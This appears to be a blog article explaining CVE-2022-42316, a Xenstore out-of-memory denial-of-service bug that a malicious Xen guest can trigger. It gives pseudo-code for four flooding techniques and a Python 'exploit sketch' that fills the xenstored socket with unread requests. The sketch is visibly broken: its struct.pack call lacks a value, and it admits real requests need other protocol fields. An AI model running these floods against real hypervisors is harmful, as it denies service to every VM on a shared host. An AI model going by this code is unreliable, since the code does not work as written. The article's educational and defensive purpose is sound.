
Xen is a popular open-source hypervisor powering many of today’s cloud systems. In late 2022, multiple problems were identified where a compromised or malicious guest—basically, a virtual machine—could deliberately cause the Xenstore service (xenstored) to run out of memory. This leads to a denial of service (DoS) for other virtual machines. One of those vulnerabilities is tracked as CVE-2022-42316.
This article will break down what happened, show you how attackers can exploit this issue, and point toward resources for both defenders and curious hackers. Code snippets and analysis are provided for educational purposes.
What is Xenstore and Why Does it Matter?
Xenstore is a small database that lives at the heart of the Xen hypervisor. It stores configuration and state information for all running VMs (guests). Guests communicate with Xenstore for things like device info, configuration, and synchronization. The daemon handling all this is called xenstored.
If you knock out xenstored, a bunch of Xen functionality just stops working.
What is CVE-2022-42316?
CVE-2022-42316 was assigned to a vulnerability where VM guests can send specially crafted requests to Xenstore, causing it to consume huge amounts of memory until it ultimately crashes, taking virtualization management with it.
Impacted Xen versions: Many releases prior to late 2022 patches. Always upgrade—official Xen Security Advisory (XSA-428).
How Malicious Guests Trigger Out of Memory (OOM) in Xenstore
There are multiple attack methods. Let's break them down, with simple explanations.
1. Flooding Requests With No Response Reads
Each time a guest asks Xenstore for something (a "request"), Xenstore prepares a response and holds it in memory until the guest reads it back. If the guest never reads the responses, those just pile up in Xenstore’s memory. Eventually, this can exhaust system memory.
Attack flow (pseudo code)
for i in range(100000):
    send_xenstore_request('READ', '/something/irrelevant')
    # intentionally never read the server’s response
If you run this loop enough, each request queues a response. The guest simply ignores the resulting messages, causing a memory leak from Xenstore's perspective.
2. Create Too Many Watch Events
Guests can set "watches" on Xenstore paths, meaning they want to be notified if something changes at that path. By registering tons of watch events and then triggering them (e.g. by deleting watched nodes), a guest can force Xenstore to allocate memory for each watch notification.
Demonstration
for i in range(10000):
    path = f"/mywatch{i}"
    create_xenstore_node(path, "value")
    add_watch(path)            # Register a watch at each path

for i in range(10000):
    path = f"/mywatch{i}"
    delete_xenstore_node(path) # Deleting triggers all those watches
    # Xenstore now queues a notification for each, bloating memory
Key: Each notification gets queued until the guest reads them—if at all.
3. Maximum Size Nodes and Path Spam
Xenstore limits the number of nodes and their size, but those limits are often generous. Guests can create as many nodes as possible with the maximum allowable path and value sizes, sometimes within transactions to batch them up and hit bigger allocation spikes, especially when repeated over and over.
Example snippet
MAX_PATH = 3072   # Example maximum path length
MAX_VALUE = 4096  # Example maximum value size
for i in range(10000):
    path = '/data/' + 'A' * (MAX_PATH - len('/data/'))
    value = 'B' * MAX_VALUE
    create_xenstore_node(path + str(i), value)
This creates thousands of fat nodes and fills up Xenstore.
4. Large Transactions
Guests can wrap many accesses inside a single big transaction, so *many* items pile up in memory before that transaction is committed or aborted. These pending items increase memory cost.
Example
begin_transaction()
for i in range(10000):
    create_xenstore_node(f"/txn/{i}", "test")
commit_transaction()
Until the transaction is committed, all those adds sit in memory.
Exploit code sketch (Python 3)
import socket
import struct

# Xenstore comm typically uses Unix domain sockets at /var/run/xenstored/socket
XENSTORE_SOCK = "/var/run/xenstored/socket"

def send_unanswered_requests(num):
    s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    s.connect(XENSTORE_SOCK)
    req = struct.pack("<4sII", b"READ", 42, )  # Command, req_id, length
    # This is a toy; real requests need the right protocol fields.
    for i in range(num):
        s.sendall(req)
    # Do not read from socket! Responses pile up in server memory.
    # Leave connection open.

send_unanswered_requests(100000)
Result: With enough iterations, Xenstored allocates 100,000+ response buffers, driving it to consume all memory. The whole management infrastructure may hang or crash, denying service to *all* VMs.
This exploit doesn’t require admin privileges—just any guest with access to Xenstore via the xenbus device (typically all guests).
Note: In practice, each Xenstore wire protocol command/response must be carefully formed; real world attacks fine-tune this further.
References (Original and Technical Resources)
- Xen Security Advisory 428 (CVE-2022-42316 and related)
- Xenstore documentation
- Technical analysis by Xen
- Official Xen code and patches
How Was This Fixed?
Patches limit the amount of outstanding data, watch events, and active transactions per domain (VM), giving administrators a way to restrict per-guest resource usage. Apply these updates!
Defense and Mitigation
- Upgrade Xen to a version with the official patch.
Segregate and restrict untrusted VMs
If you run public or untrusted VMs, updating is not optional.
Summary
CVE-2022-42316 demonstrates how even a single guest can exploit logical weaknesses in shared services (like Xenstore) to bring down the host by exhausting shared memory. Modern cloud security is not just about stopping code execution, but about resource isolation and limiting bad behavior.
Are your Xen hosts protected?
*This article is original content based on public disclosures. All code provided is for educational, defensive, and research use only. Always follow your organization’s security guidelines.*
Further Reading:
- Xen Project Security Advisories
- Understanding and Hardening Xenstore
Timeline
Published on: 11/01/2022 13:15:00 UTC
Last modified on: 11/03/2022 13:55:00 UTC